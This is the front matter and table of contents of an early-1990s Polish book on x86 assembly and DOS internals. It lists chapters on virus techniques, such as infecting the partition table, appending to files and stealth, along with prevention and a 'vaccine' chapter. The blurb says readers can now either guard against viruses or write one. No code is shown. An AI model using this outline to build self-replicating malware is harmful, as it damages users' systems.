Żadna część tej pracy nie może być powielana i rozpowszechniana, w jakiegokolwiek formie i w jakikolwiek sposób (elektroniczny, mechaniczny) włącznie z fotokopiowaniem, nagrywaniem na taśmy lub przy użyciu innych systemów, bez pisemnej zgody wydawcy.

Printed in Poland.

Wszystkie nazwy handlowe i towarów występujące w niniejszej publikacji są znakami towarowymi zastrzeżonymi lub nazwami zastrzeżonymi odpowiednich firm odnośnych właścicieli.

ISBN 83-85769-46-3

Projekty: Anna Jabłońska

Druk i oprawa: Oficyna Wydawnicza Read Me – Drukarnia w Łodzi

Wydanie II poprawione

10 9

Spis treści

CZĘŚĆ I

Wstęp	1
Stawianie domków z klocków LEGO	2
Powtórka z podstawówki	2
Procesor	4
Przerwania	6
Pierwszy program	7
Stos	10
Operacje arytmetyczne	12
Przesunięcia, obroty i rozkazy logiczne	14
Instrukcje sterujące programem	18
Przenoszenie instrukcji, porównywanie danych i skoki do innego segmentu	21
Przechwytywanie przerw	23

CZĘŚĆ II

Podróż do wnętrza systemu	31
Start systemu	31
Pamięć CMOS	32
Mapa pamięci	35
Organizacja dysku	37
Tablica partycji dysku twardego	37
Blok ładujący	38
Tablica FAT	39
Główny katalog	41
Pliki	42
Atrybuty Pliku	42
Budowa pliku typu COM	43
Budowa pliku typu EXE	43
Budowa pliku typu SYS - ładowalne programy obsługi urządzeń	44
Procesy	47

CZĘŚĆ III

Czary - mary czyli nie taki diabeł straszny	49
Kopiowanie wirusa do tablicy partycji lub bloku ładującego	49
Doklejanie się do pliku	51
Instalowanie się w systemie	54
Przechwytywanie programu ładującego system operacyjny	58
Uruchamianie się na początku pracy programów	59
Maskowanie obecności wirusa w systemie	60

CZĘŚĆ IV

Profilaktyka	62
--------------	----

CZĘŚĆ V

W 80 światów dookoła dnia	65
Lista rozkazów	65
Rozkazy 8087, 80287, 80387, 80486	101
Zmienne systemowe	112
Obszar danych karty EGA(VGA):	117
Definiowanie matrycy znaków	119
Mapa portów komputera PC/XT/AT	120
Porty DMA.	124
DMA w komputerach AT	126
Opis klawiatury AT	127
Porty Dysku Twardego XT	129
Porty Dysku Twardego AT	129
Porty Joysticka	130
Porty Drukarki	131
Porty CGA	132
Porty EGA	133
Porty VGA	137
Porty Szeregowe	137
Porty FDC	139
Przerwania	140
Przerwanie 21H	185
Kody Błędów	233
Znaki ASCII	237
Ramki, linie, rysunki	239
Kody znaków kontrolnych ASCII	239
Rozszerzone Kody ASCII	240
Kody Polskich Liter	242
Kody Klawiatury	242
Klawiatura PC/XT	242
Klawiatura PC/AT 84 klawisze	243
Klawiatura 101-klawiszowa	243
Kody kontrolne dla drukarek IBM/Epson i kompatybilnych	244
Lista wirusów złapanych do końca 1991 r.	246

CZĘŚĆ VI

Wirus_VCS_(AND)	254
---------------------------	-----

CZĘŚĆ VII










Literatura	263
----------------------	-----

CZĘŚĆ VIII

Szczepionka	264
Skorowidz	271

Sztuka programowania

seria:



Teraz już możecie ustrzec się przed wirusami lub napisać wirusowy program. Ale nie róbcie za dużo psikusów swojemu szefowi i nie podkładajcie pluskiew w systemach informacyjnych!



Oficyna Wydawnicza READ ME

ISBN 83-85769-46-3



9 788385 769460